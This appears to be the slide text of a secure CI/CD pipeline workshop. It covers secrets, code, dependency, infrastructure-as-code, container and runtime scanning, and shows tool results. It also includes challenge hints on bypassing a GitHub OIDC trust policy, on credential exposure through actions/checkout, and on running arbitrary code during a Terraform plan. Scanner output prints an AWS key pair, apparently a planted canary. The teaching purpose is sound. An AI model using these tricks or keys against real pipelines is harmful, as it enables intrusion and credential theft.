Extra ball: **Warden's Ruse**



```
./workshop/pipeline_scan/extra/WardenRuseReturns
```

This time the Admin has been studying the Github Actions OIDC token and has added some new conditions to the policy to make it more secure...

Hint: AWS does not support all claims that GitHub Actions OIDC token provides. You may need to customize the subject claim:

```
gh api /repos/<org>/secure-pipeline-workshop/actions/oidc/customization/sub -X PUT --input claims.json
```



Pipeline Security

Extra ball: `actions/checkout` can leak Github Credentials

`./workshop/pipeline_scan/extra/checkoutLeak`

pipeline-scan / actions/checkout can leak GitHub credentials

succeeded 1 minute ago in 3s

> ✓ Set up job

> ✓ Checkout code

✓ Show ``.git/config`` content

```
1 ▶ Run cat .git/config
4 [core]
5   repositoryformatversion = 0
6   filemode = true
7   bare = false
8   logallrefupdates = true
9 [remote "origin"]
10  url = https://github.com/unicrons/github-actions-playground
11  fetch = +refs/heads/*:refs/remotes/origin/*
12 [gc]
13  auto = 0
14 [http "https://github.com/"]
15  extraheader = AUTHORIZATION: basic ***
```

> ✓ Post Checkout code

> ✓ Complete job

Repositories owned by **microsoft**
that depend on **actions/checkout**

 **1,907 Repositories**  **0 Pa**

Repositories owned by **coinbase** that Clear filter
depend on **actions/checkout**

 **44 Repositories**  **0 Packages** 

Repositories that depend on **actions/checkout**


 **14,601,495 Repositories**  **0 Packages** 



Secrets Scan

Why is Secrets Scan Important?

- Data breaches
- Access to our systems
- Supply Chain Attacks



- Compliance Issues
- Financial Loss
- Reputation Damage


Common Leaked Secrets

- Hardcoded passwords
- Database Connection Strings
- Cloud Provider Keys
- 3rd Party API Keys (AI providers, payments, SaaS...)
- Private keys
- Service account & non-human identity (NHI) tokens



Secrets Scan

The problem keeps growing — fast.



28.65M


new hardcoded secrets in public GitHub commits in 2025

+34% YoY

Largest single-year jump GitGuardian has ever recorded. From 11M in 2021 to ~29M in 2025.



Secrets Scan — AI is fueling a new generation of leaks



2x — Claude Code co-authored commits leak secrets at twice the human baseline (3.2% vs 1.5%).

+81% — YoY growth in AI-services secrets (1.27M in 2025).

5x — LLM infrastructure (RAG, vector stores, orchestration) leaks faster than core model providers.



24K+ — secrets exposed in MCP configuration files in their first year.



Secrets Scan

Other Types of Sensitive Data

- **Webhooks**
 - Expose internal domains
 - Trigger actions (like Slack Webhooks)
- **Account IDs**
 - Easier enumeration
- **Internal Documents**
- **PII**



Awseye is an open-source intelligence (OSINT) and reconnaissance service tracking publicly accessible AWS data.



Secrets Scan

Privacy is *not* a security control

6×

Internal repos are **6×** more likely to contain a hardcoded secret than public ones (32.2% vs 5.6%).

64%

Of secrets leaked in **2022** are **still valid** in 2026. Detection isn't the bottleneck — remediation is.

80K

Secrets found on **unintentionally exposed self-hosted GitLab + Docker registries** — 10K still valid.

Recent reminders that "private" doesn't mean "safe":

- **Red Hat consulting breach** (Oct 2025): 570GB exfiltrated from internal GitLab, 28K repos, ~800 orgs affected.

- **Shai-Hulud 2** (npm supply chain): 6,943 dev workstations harvested, ~33K unique secrets — secret avg appears in 8 places per machine.



Secrets Detection

Trufflehog

github.com/trufflesecurity/trufflehog



Gitleaks

github.com/gitleaks/gitleaks



Secrets Detection (Workshop Results)

Trufflehog

✅ Found verified result 🦊🔑

Detector Type: AWS

Decoder Type: PLAIN

Raw result: AKIA2T2SJH6MS337PDWL

Resource_type: Access key

Account: 729780141977

Arn: arn:aws:iam::729780141977:user/canarytokens.com@@xom68iew4t07umwp9nj01uy4s

Rotation_guide: <https://howtorotate.com/docs/tutorials/aws/>

User_id: AIDA2T2SJH6M50CWJQ6T

File: code/src/simple-app.js

Line: 3

Gitleaks

Finding: const AWS_SECRET_ACCESS_KEY = 'oMKFrMwcYIJB/PU7l2E0G8wg9K0fQapwVKGP4HaD'
Secret: oMKFrMwcYIJB/PU7l2E0G8wg9K0fQapwVKGP4HaD
RuleID: generic-api-key
Entropy: 4.834184
File: code/src/simple-app.js
Line: 4
Fingerprint: code/src/simple-app.js:generic-api-key:4

Finding: ...WS_ACCESS_KEY_ID = 'AKIA2T2SJH6MS337PDWL
Secret: AKIA2T2SJH6MS337PDWL
RuleID: aws-access-token
Entropy: 3.921928
File: code/src/simple-app.js
Line: 3
Fingerprint: code/src/simple-app.js:aws-access-token:3



Code Scan

Why is **SAST** Code Scan Important?

- Vulnerability detection in your source code logic
- Faster feedback loop compared to DAST
- Understands vulnerabilities with code context, not only matching regexp



Common code security issues

- RCE (Remote code execution)
- Secrets leakage
- DoS (Denial of Service)
- SQL Injection



Code Scan

Why is **SCA** Code Scan Important?

- License Risk Assessment
- Outdated/Vulnerable Component Detection
- Helps you build a Software Bill of Materials (SBOM)
- Mitigate (detect) supply chain attacks

Common SCA findings can cause:

- License issues
- Vulnerabilities in your dependencies
- Executing untrusted code



Code Scan (SAST)


CodeQL

github.com/github/codeql




semgrep

github.com/semgrep/semgrep




Code Scan (Results SAST)

CodeQL




semgrep



Code Scan (SCA)

Dependency Check

github.com/dependency-check/DependencyCheck



Code Scan (Results SCA)

Dependency Check

Error:

One or more dependencies were identified with vulnerabilities that have a CVSS score greater than or equal to '7.0':

package-lock.json?axios (pkg:npm/axios@1.6.0): GHSA-4hjh-wcwx-xvwj(7.5), GHSA-jr5f-v2jv-69x6(10.0), GHSA-8hc4-vh64-cxmj(10.0), GHSA-43fc-jf86-j433(7.5)

See the dependency-check report for more details.



Code Scan (Results SCA)



Dependency-Check is an open source tool performing a best-effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the reporting provided constitutes acceptance for use in an AS-IS condition, and there are NO warranties, implied or otherwise, with regard to the analysis or its use. Any use of the tool and the reporting provided is at the user's risk. In no event shall the copyright holder or OWASP

[How to read the report](#) | [Suppressing false positives](#) | [Getting Help](#): [github issues](#)

Project: code

Scan Information:

- dependency-check version: 12.2.2
- Report Generated On: Sun, 3 May 2026 18:27:15 GMT
- Dependencies Scanned: 2 (2 unique)
- Vulnerable Dependencies: 1
- Vulnerabilities Found: 6
- Vulnerabilities Suppressed: 0

Summary

Dependency	Vulnerability IDs	Package	Highest Severity	CVE Count	Confidence	Evidence Count
axios:1.6.0		pkg:npm/axios@1.6.0	HIGH	6	3	

Dependencies

axios:1.6.0

File Path: /github/workspace/code/package-lock.json?axios

Referenced In Project Scope: package-lock.json: transitive

Identifiers

- pkg:npm/axios@1.6.0 (Confidence: Highest)

Check the **Upload Scan Report** step in the SCA Job to check the HTML report with deeper info on the vulnerabilities.



Infra as Code Scan

Why is IaC Scan Important?

- Identify misconfigurations before deployments
- Treat IaC as any other piece of software
- Scalable security approach for the Cloud



This is supposed to be us creating "infra as code".



Infra as Code Scan

Common IaC Issues

- **Access Control**
 - Overly Permissive IAM Policies, Publicly Accessible Resources, Missing Authentication Controls, Default or Weak Credentials
- **Encryption**
 - Unencrypted Storage at Rest, Unencrypted Backups & Snapshots, Missing TLS/In-Transit Encryption, Weak or Outdated Cipher Suites
- **Network Security**
 - Open Security Groups (0.0.0.0/0), Public-Subnet Exposure, Mis-scoped Load Balancers/Endpoints
- **Compliance & Governance**
 - Insufficient Logging & Audit Trails, Lack of Continuous Monitoring/Alerts, Missing Resource Tagging, Improper Backup Retention/Encryption



Infra as Code Scan

Specific IaC Recommendations

- Use encrypted remote backends
- Use state locking to prevent concurrent modifications
- Mark sensitive data appropriately
- Pin provider versions
- Vet third-party modules

We recommend running IaC scans against `terraform plan` and equivalents when possible for more accurate results.



Infra as Code Scan

Extra ball: Terraform Plan RCE


<https://alex.kaskaso.li/post/terraform-plan-rce>

Terraform and external programs. You can use the `external` data source to run arbitrary code during a `plan`.

```
data "external" "example" {
  program = ["python", "${path.module}/example-data-source.py"]

  query = {
    # arbitrary map from strings to strings, passed
    # to the external program as the data query.
    id = "abc123"
  }
}
```

The `query` will be passed as a JSON string on `stdin` to the `program`; you could use this to grab variables from Terraform.



Terraform Plan RCE

11 May 2021 • Written by alxk



Infra as Code Scan

Checkov

github.com/bridgecrewio/checkov



Trivy

github.com/aquasecurity/trivy



Infra as Code Scan (Workshop Results)

Checkov

Security groups should not allow unrestricted ingress to SSH or RDP from any IP address. #262

[Open](#) In pull request refs/pull/25/merge • 3 minutes ago

main.tf:125

Preview unavailable
Sorry, we couldn't find this file in the repository.

Error

Security groups should not allow unrestricted ingress to SSH or RDP from any IP address.


Artifact: main.tf
Type: terraform
Vulnerability AWS-0107
Severity: HIGH
Message: Security group rule allows unrestricted ingress from any IP address.
Link: AWS-0107
Trivy

Tool	Rule ID
Trivy	AWS-0107

Misconfiguration AWS-0107

[Show more](#)

```
ingress {  
  description = "HTTP from ALB"  
  from_port   = 3000  
  to_port     = 3000  
  protocol    = "tcp"  
  cidr_blocks = [data.aws_vpc.existing.cidr_block]  
}
```



```
# trivy:ignore:AVD-AWS-0104  
egress {  
  description = "HTTPS outbound"  
  from_port   = 443  
  to_port     = 443  
  protocol    = "tcp"  
  cidr_blocks = ["0.0.0.0/0"]  
}  
  
# trivy:ignore:AVD-AWS-0104  
egress {  
  description = "HTTP outbound"  
  from_port   = 80  
  to_port     = 80  
  protocol    = "tcp"  
  cidr_blocks = ["0.0.0.0/0"]  
}
```



Container Scan

Why is Container Scan Important?

- Common way to deploy software → Common target for attackers
- Access to underlying infra/secrets

Common Container Security Issues


- Vulnerable dependencies
- Hardcoded Secrets
- Excessive Privileges (root, network, filesystem)



Container Scan

Trivy

github.com/aquasecurity/trivy



Grype

github.com/anchore/grype



Container Scan (Workshop Results)

Trivy

☐	22 Open	6 Closed	Language	Tool	Rule	Severity	Sort
☐	☒	musl: musl libc: Arbitrary code execution and denial of service via stack-based memory corruption in qsort				High	refs/pull/27/merge
#290 opened 4 minutes ago · Detected by Trivy in sanchezpaco/secure-pipeline-workshop :1							
☐	☒	musl libc 0.9.13 through 1.2.5 before 1.2.6 has an out-of-bounds write ...				High	refs/pull/27/merge
#294 opened 4 minutes ago · Detected by Trivy in sanchezpaco/secure-pipeline-workshop :1							
☐	☒	musl: musl libc: Arbitrary code execution and denial of service via stack-based memory corruption in qsort				High	refs/pull/27/merge
#292 opened 4 minutes ago · Detected by Trivy in sanchezpaco/secure-pipeline-workshop :1							
☐	☒	musl libc 0.9.13 through 1.2.5 before 1.2.6 has an out-of-bounds write ...				High	refs/pull/27/merge
#291 opened 4 minutes ago · Detected by Trivy in sanchezpaco/secure-pipeline-workshop :1							
☐	☒	axios: Axios: Remote Code Execution via Prototype Pollution escalation			Library	Medium	refs/pull/27/merge
#304 opened 4 minutes ago · Detected by Trivy in app/.../axios/package.json:1							
☐	☒	axios: Axios: Server-Side Request Forgery and proxy bypass due to improper hostname normalization			Library	Medium	refs/pull/27/merge
#303 opened 4 minutes ago · Detected by Trivy in app/.../axios/package.json:1							
☐	☒	In netstat in BusyBox through 1.37.0, local users can launch of networ ...				Medium	refs/pull/27/merge
#297 opened 4 minutes ago · Detected by Trivy in sanchezpaco/secure-pipeline-workshop :1							
☐	☒	musl libc: GB18030 4-byte Decoder: musl libc: Denial of Service via inefficient algorithmic complexity in iconv				Medium	refs/pull/27/merge
#296 opened 4 minutes ago · Detected by Trivy in sanchezpaco/secure-pipeline-workshop :1							

Grype

☐	☒ 47 Open	☐ 0 Closed		Language	Tool	Rule	Severity	Sort
☐	☒		CVE-2025-55130 critical vulnerability for node package	Critical				refs/pull/28/merge
#250 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../bin/node :1								
☐	☒		CVE-2026-40200 high vulnerability for musl-utils package	High				refs/pull/28/merge
#248 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../db/installed :1								
☐	☒		CVE-2026-40200 high vulnerability for musl package	High				refs/pull/28/merge
#247 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../db/installed :1								
☐	☒		CVE-2025-59466 high vulnerability for node package	High				refs/pull/28/merge
#243 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../bin/node :1								
☐	☒		CVE-2026-21710 high vulnerability for node package	High				refs/pull/28/merge
#242 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../bin/node :1								
☐	☒		CVE-2025-55131 high vulnerability for node package	High				refs/pull/28/merge
#236 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../bin/node :1								
☐	☒		CVE-2025-26519 high vulnerability for musl-utils package	High				refs/pull/28/merge
#235 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../db/installed :1								
☐	☒		CVE-2025-26519 high vulnerability for musl package	High				refs/pull/28/merge
#234 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../db/installed :1								
☐	☒		CVE-2025-9230 high vulnerability for libssl3 package	High				refs/pull/28/merge
#230 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../db/installed :1								
☐	☒		CVE-2025-9230 high vulnerability for libcrypto3 package	High				refs/pull/28/merge
#229 opened 2 days ago · Detected by Grype in secure-pipeline-workshop/.../db/installed :1								

Dockerfile: FROM node:16.14.0-alpine → FROM node:24-alpine

package.json: "lodash": "4.17.15" → "lodash": "4.17.21" (re-run npm install)



Runtime Infra Scan

Why is Runtime Infra Scan Important?

- We can't catch everything in previous steps
- Manual changes exist
- It's the final source of truth

Common Runtime Infra Security Issues

- Access Control
- Encryption
- Network Security
- Compliance & Governance
- Drift



Runtime Infra Scan


Prowler

github.com/prowler-cloud/prowler



Steampipe

github.com/turbot/steampipe



Runtime Infra Scan (Workshop Results)

Prowler

Steampipe



Report Information

Version: 1.10.0

Parameters used: aws --service iam s3 --output-format html v2

Date: 2025-08-08T00:38:23.134664

AWS Assessment Summary

AWS Account: REDACTED

AWS-CLI Profile: default

Audited Regions: All Regions

AWS Credentials

User Id: AR0AR042EVA5W6V4V5AANC:PowerSession

Caller Identity ARN: arn:aws:sts:REDACTED:assumed-role:ProwlerRole:ProwlerSession

Assessment Overview

Total Findings: 99

Passed: 62

Passed (Muted): 0

Failed: 37

Failed (Muted): 0

Total Resources: 21

Search:

Filters (2) Show 100 entries										
Status	Severity	Service Name	Region	Check ID	Check Title	Resource ID	Resource Type	Status Extended	Risk	Recommendation
PASS	high	s3	us-east-1	s3_bucket_shadow_resource_vulnerability	Check for S3 buckets vulnerable to Shadow Resource Hijacking (Bucket Monopoly)	arn:aws:s3::warden-easter-egg-c4bak76z	S3 bucket	warden-easter-egg-c4bak76z is not a known shadow resource.	An attacker can pre-create S3 read more...	Ensure that all S3 buckets are read more...
FAIL	medium	s3	us-east-1	s3_bucket_no_mfa_delete	Check if S3 bucket MFA Delete is not enabled.	arn:aws:s3::warden-easter-egg-c4bak76z	S3 Bucket	warden-easter-egg-c4bak76z has MFA Delete disabled.	Your security credentials are read more...	Adding MFA delete to an S3 bucket read more... -MTRE-ATTACK: T1485 -Prowler read more...
FAIL	low	s3	us-east-1	s3_bucket_lifecycle_enabled	Check if S3 buckets have a Lifecycle configuration enabled	arn:aws:s3::warden-easter-egg-c4bak76z	S3 Bucket	warden-easter-egg-c4bak76z does not have a lifecycle configuration enabled.	The risks of not having lifecycle policies on read more...	-ISO27001-2022: A.8.10 -PCI- read more...
PASS	medium	s3	us-east-1	s3_bucket_acl_prohibited	Check if S3 buckets have ACLs enabled	arn:aws:s3::warden-easter-egg-c4bak76z	S3 Bucket	warden-easter-egg-c4bak76z has Bucket ACLs disabled.	S3 ACLs are a legacy access control read more...	Ensure that S3 ACLs are disabled read more... -PCI-4.0: 7.2.1.24, 7.2.2.24, read more...
PASS	medium	s3	us-east-1	s3_bucket_default_encryption	Check if S3 buckets have default encryption (SSE) enabled or use a bucket policy to enforce it.	arn:aws:s3::warden-easter-egg-c4bak76z	S3 Bucket	warden-easter-egg-c4bak76z has Server Side Encryption with AES256.	Amazon S3 default encryption p read more...	Ensure that S3 buckets have on read more... -ISO27001-2022: A.8.11, A.8.2 read more...
FAIL	medium	s3	us-east-1	s3_bucket_event_notifications_enabled	Check if S3 buckets have event notifications enabled.	arn:aws:s3::warden-easter-egg-c4bak76z	S3 Bucket	warden-easter-egg-c4bak76z does not have event notifications.	Without event notifications, I read more...	Enable event notifications for read more... -PCI-4.0: 7.1.5.2.5, 7.6.1.5, read more...
FAIL	medium	s3	us-east-1	s3_bucket_kms_encryption	Check if S3 buckets have KMS encryption enabled.	arn:aws:s3::warden-easter-egg-c4bak76z	Server Side Encryption	is not configured with kms for S3 Bucket warden-easter-egg-c4bak76z.	Amazon S3 KMS encryption provi read more...	Ensure that S3 buckets have on read more... -ISO27001-2022: A.8.11, A.8.2 read more...

1.5 Ensure MFA is enabled for the 'root' user account

The 'root' user account is the most privileged user in an AWS account. Multi-factor Authentication (MFA) adds an extra layer of protection on top of a username and password. With MFA enabled, when a user signs in to an AWS website, they will be prompted for their username and password as well as for an authentication code from their AWS MFA device.

OK	Skip	Info	Alarm	Error	Total
1	0	0	0	0	1

Reason		Dimensions
✓	MFA enabled for root account.	REDACTED

1.6 Ensure hardware MFA is enabled for the 'root' user account

The 'root' user account is the most privileged user in an AWS account. MFA adds an extra layer of protection on top of a user name and password. With MFA enabled, when a user signs in to an AWS website, they will be prompted for their user name and password as well as for an authentication code from their AWS MFA device. For Level 2, it is recommended that the root user account be protected with a hardware MFA.

OK	Skip	Info	Alarm	Error	Total
0	0	0	1	0	1

Reason		Dimensions
✗	MFA enabled for root account, but the MFA associated is a virtual device.	REDACTED

1.7 Eliminate use of the 'root' user for administrative and daily tasks

With the creation of an AWS account, a 'root user' is created that cannot be disabled or deleted. That user has unrestricted access to and control over all resources in the AWS account. It is highly recommended that the use of this account be avoided for everyday tasks.

OK	Skip	Info	Alarm	Error	Total
0	0	0	1	0	1

Reason		Dimensions
✗	Root password used 05-Aug-2025 (2 days). Access Key 1 never used. Access Key 2 never used.	REDACTED



Thanks for coming!

Paco

 sanchezpaco

 pacosanchezlopez

Andoni

  andoniaf

 @andoniaf_

 andoniaf.unicrons.cloud
